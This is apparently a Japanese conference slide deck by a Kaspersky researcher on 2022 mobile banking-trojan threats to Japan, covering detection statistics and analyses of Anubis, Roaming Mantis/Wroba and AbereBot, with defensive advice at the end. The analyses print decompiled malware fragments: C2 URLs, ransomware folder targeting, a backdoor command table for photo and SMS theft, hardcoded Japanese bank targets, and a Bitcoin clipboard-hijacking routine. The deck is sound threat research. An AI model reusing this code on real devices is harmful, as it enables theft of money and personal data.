

B2-4-1

マルウェア解析者から見た日本を とりまくモバイル脅威の実状2022

株式会社カスペルスキー
Global Research and Analysis Team
シニアセキュリティリサーチャー
石丸 傑

自己紹介

株式会社カスペルスキー
グローバル調査分析チーム
シニアセキュリティリサーチャー
石丸 傑

- カスペルスキー14年勤務
- マルウェア解析
- サイバー攻撃の調査・分析
- マルウェア解析トレーニング



GREAT

GLOBAL RESEARCH
& ANALYSIS TEAM

- **Marco Preuss**
Director of GReAT Europe
GReAT Europe
- **Christian Funk**
Head of GReAT, Germany
GReAT Europe
- **David Emm**
Principal Security Researcher
GReAT Europe
- **Sergey Lozhkin**
Lead Security Researcher
GReAT Europe
- **Lee Munson**
Senior Technical Editor
GReAT Europe
- **Dani Creus**
Lead Security Researcher
GReAT Europe
- **Marc Rivero**
Senior Security Researcher
GReAT Europe
- **Jornt van der Wiel**
Senior Security Researcher
GReAT Europe
- **Ivan Kwiatkowski**
Senior Security Researcher
GReAT Europe
- **Pierre Delcher**
Senior Security Researcher
GReAT Europe
- **Mark Lechtik**
Senior Security Researcher
GReAT Europe
- **Ariel Jungheit**
Senior Security Researcher
GReAT Europe
- **Giampaolo Dedola**
Senior Security Researcher
GReAT Europe
- **Aseel Kayal**
Security Researcher
GReAT Europe

- **Costin Raiu**
Director
GReAT
- **Dan Demeter**
Senior Security Researcher
GReAT EMEA

- **Kurt Baumgartner**
Principal Security Researcher
GReAT US

- **Dmitry Bestuzhev**
Director of GReAT LatAm
GReAT LatAm
- **Fabio Assolini**
Senior Security Researcher
GReAT LatAm
- **Fabio Marengi**
Senior Security Researcher
GReAT LatAm
- **Santiago Pontiroli**
Security Researcher
GReAT LatAm

APAC

Europe

Eastern Europe

Middle East & Africa

North America

Russia

LatAm

- **Vitaly Kamluk**
Director of GReAT APAC
GReAT APAC
- **Seongsu Park**
Senior Security Researcher
GReAT APAC
- **Noushin Shabab**
Senior Security Researcher
GReAT APAC
- **Saurabh Sharma**
Senior Security Researcher
GReAT APAC
- **Suguru Ishimaru**
Senior Security Researcher
GReAT APAC
- **Seth Jin**
Senior Security Researcher
GReAT APAC

- **Mohamad Amin Hasbini**
Director of GReAT META
GReAT META
- **Maher Yamout**
Senior Security Researcher
GReAT META
- **Abdessabour Arous**
Security Researcher
GReAT META

- **Sergey Novikov**
Deputy Director
GReAT
- **Maria Namestnikova**
Head of Research Center
GReAT Russia
- **Igor Kuznetsov**
Chief Security Researcher
GReAT Russia
- **Sergey Mineev**
Principal Security Researcher
GReAT Russia
- **Sergey Belov**
Principal Security Researcher
GReAT Russia
- **Victor Chebyshev**
Lead Security Researcher
GReAT Russia
- **Boris Larin**
Lead Security Researcher
GReAT Russia
- **Denis Lagezo**
Lead Security Researcher
GReAT Russia
- **Konstantin Zykov**
Senior Research Developer
GReAT Russia
- **Dmitry Galov**
Senior Security Researcher
GReAT Russia
- **Ilya Saveliev**
Security Researcher
GReAT Russia
- **Leonid Bezvershenko**
Junior Security Researcher
GReAT Russia
- **Georgy Kucherin**
Intern
GReAT Russia

#Reverse Engineering #Security Intelligence #Digital Forensics #Mobile Security #User Security Education
#Underground Network Monitoring #Counteracting Cyber-Espionage #Internet of Things Research #Online Banking Security

グローバル トランスペアレンシー イニシアチブ -透明性への取り組み

データの保存と処理

当社ユーザーの製品から受け取る、悪意/疑いのあるファイルをスイスのデータセンターで処理/保管。ヨーロッパ、北米、ラテンアメリカ、中東、アジア太平洋地域の各国*対応済み

トランスペアレンシーセンター

当社製品のソースコード、ソフトウェアアップデート、脅威検知ルールをレビューできる施設。パートナーや政府機関が利用可能

外部組織による監査

当社のソリューションや社内プロセスの完全性を確認するアセスメントを実施。
-2019年にSOC2Type1監査完了。4大会計事務所の1社がSSAE18基準に則り実施
-当社のデータサービスが、TÜV AUSTRIAによる国際標準規格ISO/IEC 27001:2013の再認証を取得

チューリッヒ、スイス

- ・トランスペアレンシーセンター
- ・データセンター

マドリッド、スペイン

- ・トランスペアレンシーセンター

東京

- ・トランスペアレンシーセンター

サンパウロ、ブラジル

- ・トランスペアレンシーセンター

クアラルンプール、マレーシア

- ・トランスペアレンシーセンター

シンガポール

- ・トランスペアレンシーセンター

バグ報奨金プログラム

セキュアな製品を目指し、外部セキュリティリサーチャーによる脆弱性の特定と対応への取り組み。発見に対して報奨金を支払い、動機付けを拡大



当社はDisclose.ioフレームワークに対応し、脆弱性の研究者が発見した事柄によって法的に不利な結果が生じることへの懸念に“セーフハーバー”を提供


<https://www.kaspersky.co.jp/transparency-center>




\$ 統計データから解るモバイル脅威

悪性APKファイルの検知数の統計

減少傾向にあり、半数以下に！
Adware、RiskToolで45%以上




2021年第2四半期から2022年第2四半期



モバイル向けBanking Trojanの検知数

2021年第4四半期から
検知数が大幅に増加



2021年第2四半期 から 2022年第2四半期

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

2022年第2四半期

モバイル向けBanking Trojanの検知数

1年前は検知割合日本が首位
Roaming Mantisの標的地域の
変更による影響？

	国/地域	検知割合%
1	日本	1.62
2	スペイン	0.76
3	フランス	0.71
4	トルコ	0.64
5	オーストラリア	0.58

2021 年第 2 四半期

	国/地域	検知割合%
1	スペイン	1.04
2	トルコ	0.71
3	オーストラリア	0.67
4	サウジアラビア	0.64
5	スイス	0.38
6	アラブ首長国連邦	0.23
7	日本	0.14
8	コロンビア	0.14
9	イタリア	0.10
10	ポルトガル	0.09

2022 年第 2 四半期

\$ Anubis

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

バンキングトロージャンAnubis

Anubis は2017年から観測されているモバイルバンキングトロージャン

感染経路はGoogle Play, SMiShing, Bian malware

攻撃が検知されている地域はロシア, トルコ, インド, 中国, カンボジア, フランス, ドイツ、等



様々な機能を実装

1. VNC
2. Request GPS
3. Request injection
4. Recording sounds
5. Crypto file
6. Key logger
7. Spam SMS
8. Disable play protect
9. Lock screen

```
ifdf(context, "VNC_Start_NEW", "http://ktosdelaetskrintotpidor.com");
ifdf(context, "Starter", "http://sositehuypidarasi.com");
ifdf(context, "time_work", "0");
ifdf(context, "time_start_permission", "0");
StringBuilder sb = new StringBuilder();
sb.append("");
this.fddo.getClass();
sb.append("").replace(" ", "");
ifdf(context, "urlInj", sb.toString());
StringBuilder sb2 = new StringBuilder();
sb2.append("");
this.fddo.getClass();
sb2.append(20000);
ifdf(context, "interval", sb2.toString());
ifdf(context, "name", "false");
ifdf(context, "perehvat_sws", "false");
ifdf(context, "del_sws", "false");
ifdf(context, "network", "false");
ifdf(context, "gps", "false");
ifdf(context, "madeSettings", "1 2 3 4 5 6 7 8 9 10 11 12 13 ");
ifdf(context, "RequestINJ", "");
ifdf(context, "RequestGPS", "");
ifdf(context, "save_inj", "");
ifdf(context, "SettingsAll", "");
ifdf(context, "getNumber", "false");
ifdf(context, "dateCJ", "");
```

Anubisではランサムウェアの機能を実装

標的フォルダー:

/mnt
/mount
/sdcard
/storage

バンキングトロージャン
+ ランサムウェア

```
protected void onHandleIntent(Intent intent) {  
    Cint cint;  
    String str;  
    this.ifdf = this.fddo.fddo(this, "status");  
    this.f266for = this.fddo.fddo(this, "key");  
    File file = new File("/mnt");  
    File file2 = new File("/mount");  
    File file3 = new File("/sdcard");  
    File file4 = new File("/storage");  
    try {  
        this.fddo.fddo("Cryptolocker", "1");  
        fddo(Environment.getExternalStorageDirectory());  
        this.fddo.fddo("Cryptolocker", "2");  
    } catch (Exception unused) {
```

\$ Roaming Mantis

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

RoamingMantis

Roaming Mantis は2018年から観測されているサイバ攻撃—キャンペーンでマルチプラットフォームを標的

感染経路はSMiShingがメイン。過去、DNS hijacking等も使用

攻撃が観測されている主な地域はドイツ, ロシア, 日本, チェコ, フランス, 韓国, インド等



Roaming Mantis: 感染フロー

宅配業者を装ったSMSのURLから
ランディングページへ誘導




SMiShing message

Android




Warning message

iOS



Warning message




Trojan-Dropper.AndroidOS.Wroba



Phishing page

Roaming Mantis: ランディングページの推移



Wroba.o/Agent.eq: ペイロードのアンパック処理

検知回避のためにパックされている
復号化処理はJava Native Interface (JNI) 上でのみ実装

```
SUBS    R1, R2, R1
MOV     R0, R11
BLX    R3
MOV     R5, R0
LDR.W  R0, [R11]
LDRD.W R1, R2, [SP, #0xD8+var_B8]
LDR.W  R6, [R0, #0x340]
SUBS    R3, R2, R1
STR     R1, [SP, #0xD8+var_D8]
MOV     R0, R11
MOV     R1, R5
MOVS   R2, #0
BLX    R6
LDR.W  R0, [R11]
LDR     R2, [R0, #0x18]
LDR     R1, =(aJavaIoBytearra - 0x8D96) ; "java/io/ByteArrayInput
ADD     R1, PC ; "java/io/ByteArrayInputStream"
MOV     R0, R11
BLX    R2
MOV     R4, R0
LDR.W  R0, [R11]
LDR.W  R6, [R0, #0x84]
LDR     R2, =(aInit - 0x8DAA) ; "<init>"
LDR     R3, =(aBV - 0x8DAC) ; "([B]V"
ADD     R2, PC ; "<init>"
ADD     R3, PC ; "([B]V"
MOV     R0, R11
MOV     R1, R4
BLX    R6
MOV     R2, R0
MOV     R0, R11
MOV     R1, R4
MOV     R3, R5
BLX    j__ZN7_JNIEnv9NewObjectEP7_jclassP10_jmethodIDz ; _JNIEnv
MOV     R4, R10
MOV     R2, R0
MOV     R0, R11
BLX    j__Z19createInflateStreamP7_JNIEnvP7_jclassP8_jobjectS4
LDR     R5, [SP, #0xD8+open_]
ADD.W  R9, SP, #0xD8+var_B8
```

```
0000 36 70 60 07 0c 76 a0 2b 02 cc 86 c5 bd c4 89 19 |6p`.v.+.....|
0010 c0 bd d1 82 de 05 34 1c 7e e1 85 cd 2b 2b 8b ec |.....4.~...+..|
0020 e8 db 19 98 cf 04 ec df e5 85 55 25 51 25 2b 2b |.....U%Q%++|
0030 97 e5 9d 74 27 df 19 ec 13 87 b4 ee 93 ad 44 07 |...t'.....D.|
0040 c2 d1 42 2a fa 76 2a 30 63 b8 bb 0a 3e 2b 19 29 |..B*.v*0c...>+.)|
???? [[skipped]]
```

¥assets¥emtmxph¥1v7kctk

```
0000 64 65 78 0a 30 83 35 00 f3 5b 73 d6 17 8c aa 3c |dex.035..[s...<|
0010 81 df f9 f8 e9 b5 77 60 44 5a dd ef e5 ee bc 24 |.....w`DZ.....$|
0020 80 17 07 00 70 00 00 00 00 00 00 00 00 00 00 00 |.....|
0030 00 00 00 00 bc 10 00 00 00 00 00 00 00 00 00 00 |.....|
0040 7d 03 00 00 58 30 00 00 00 00 00 00 00 00 00 00 |.....|
???? [[skipped]]
```

Dalvikバイトコードの実行ファイル

Wroba.o/Agent.eqの解析

バックドアコマンド

1. sendSms
2. setWifi
3. gcont
4. lock
5. bc
6. setForward
7. getForward
8. hasPkg
9. setRingerMode
10. setRecEnable
11. reqState
12. showHome
13. getnpki
14. http
15. onRecordAction
16. call
17. get_apps
18. ping
19. getPhoneState
20. get_gallery
21. get_photo

```
private final void l() {
    this.g.n("sendSms", new Loader$r(this));
    this.g.n("setWifi", new Loader$c0(this));
    this.g.n("gcont", new Loader$f0(this));
    this.g.n("lock", new Loader$g0(this));
    this.g.n("bc", new Loader$h0(this));
    this.g.n("setForward", new Loader$i0(this));
    this.g.n("getForward", new Loader$j0(this));
    this.g.n("hasPkg", new Loader$k0(this));
    this.g.n("setRingerMode", new Loader$l0(this));
    this.g.n("setRecEnable", new Loader$m0(this));
    this.g.n("reqState", new Loader$t(this));
    this.g.n("showHome", new Loader$u(this));
    this.g.n("getnpki", Loader$v.a);
    this.g.n("http", Loader$w.a);
    this.g.n("onRecordAction", new Loader$x(this));
    this.g.n("call", new Loader$y(this));
    this.g.n("get_apps", new Loader$z(this));
    this.g.n("ping", new Loader$a0(this));
    this.g.n("getPhoneState", new Loader$b0(this));
    StringBuilder v1 = new StringBuilder();
    File v2 = Environment.getExternalStorageDirectory();
    d.l.c.i.c(v2, "Environment.getExternalStorageDirectory()");
    v1.append(v2.getAbsolutePath());
    v1.append("/DCIM/Camera");
    File v0 = new File(v1.toString());
    this.g.n("get_gallery", new Loader$d0(this, v0));
    this.g.n("get_photo", new Loader$e0(v0));
}
```

kaspersky

クレジットカード、免許証、健康保険証、
パスポートのスクリーンショットを標的に？

\$ AbererBot

	Verdict	%*
1	Trojan-Banker.AndroidOS.Bian.h	23.22
2	Trojan-Banker.AndroidOS.Anubis.t	10.48
3	Trojan-Banker.AndroidOS.Svpeng.q	7.88
4	Trojan-Banker.AndroidOS.Asacub.ce	4.48
5	Trojan-Banker.AndroidOS.Sova.g	4.32
6	Trojan-Banker.AndroidOS.Gustuff.d	4.04
7	Trojan-Banker.AndroidOS.Ermak.a	4.00
8	Trojan-Banker.AndroidOS.Agent.ep	3.66
9	Trojan-Banker.AndroidOS.Agent.eq	3.58
10	Trojan-Banker.AndroidOS.Faketoken.z	2.51

AbereBot バンキングトロージャン

アンダーグラウンドフォーラムで公開された
バンキングトロージャン

Telegramボットアカウントを指令サーバー
として使用

Play Store上で配信



The image shows a screenshot of the NHS COVID-19 app listing on the Google Play Store. The app icon is a blue square with the white NHS logo and 'COVID-19' text below it. The app title is 'NHS COVID-19'. Below the title, it says 'Department of Health and Social Care' and 'Medical'. There are five stars and a rating of 133,113. The content rating is 'Everyone'. At the bottom, there is an 'Add to Wishlist' button and an 'Install' button.

日本を含む19以上の国/地域が標的に
日本の銀行のアプリケーション名がハードコード

```
aput-object          v2, v0, v1
const/16             v1, 0x7A
const-string         v2, aJpJpCoAeonbank # "jp_jp.co.aeonbank.android.passbook.html"
aput-object          v2, v0, v1
const/16             v1, 0x7B
const-string         v2, aJpJpCoNetbkHtm # "jp_jp.co.netbk.html"
aput-object          v2, v0, v1
const/16             v1, 0x7C
const-string         v2, aJpJpCoRakutenB # "jp_jp.co.rakuten_bank.rakutenbank.html"
aput-object          v2, v0, v1
const/16             v1, 0x7D
const-string         v2, aJpJpCoSevenban # "jp_jp.co.sevenbank.AppPassbook.html"
aput-object          v2, v0, v1
const/16             v1, 0x7E
const-string         v2, aJpJpCoSmbcDire # "jp_jp.co.smbc.direct.html"
aput-object          v2, v0, v1
const/16             v1, 0x7F
const-string         v2, aJpJpMufgBkAppl # "jp_jp.mufg.bk.applisp.app.html"
```

AbereBotの解析：ビットコインの強奪とアンインストールの回避

クリップボード上のBitcoinアドレスを
攻撃者のBitcoinアドレスに書き換え窃取

```
@Override // android.content.ClipboardManager$OnPrimaryClipChangedListener
public final void onPrimaryClipChanged() {
    ClipboardManager clipboardManager = this.clipboardManager;
    String s = clipboardManager.getPrimaryClip().getItemAt(0).getText().toString();
    if((s.startsWith("3")) && s.length() > 25 && !s.contains(" ") || (s.startsWith("1")) && s.length() > 25 && !
        clipboardManager.setPrimaryClip(ClipData.newPlainText("label", "31rJSUJMS3RohpUUpFmG2siRDbFczWkZYz"));
    }
}
```



GLOBAL_ACTION_BACK「戻るボタン」を2
回実行することで、強制的にホーム画面に！

\$ まとめと対策

● まとめ

- 統計データから検知数は全体として減少傾向にある、Banking Trojanはそれに反して増加
- ランサムウェア機能、写真やギャラリーの窃取、仮想通貨のアドレスを書き換える等、様々な方法で金銭の得る方法を企てています

対策

- OS/ソフトウェアのアップデート
- Email/SMS/DMは疑う
- 複雑なパスワードと二要素認証の使用
- DNS設定が正しいか確認
- セキュリティ製品のすべての機能を有効化
- モバイル端末上のデータもバックアップを行う

ご清聴ありがとうございました

株式会社カスペルスキー
石丸 傑

kaspersky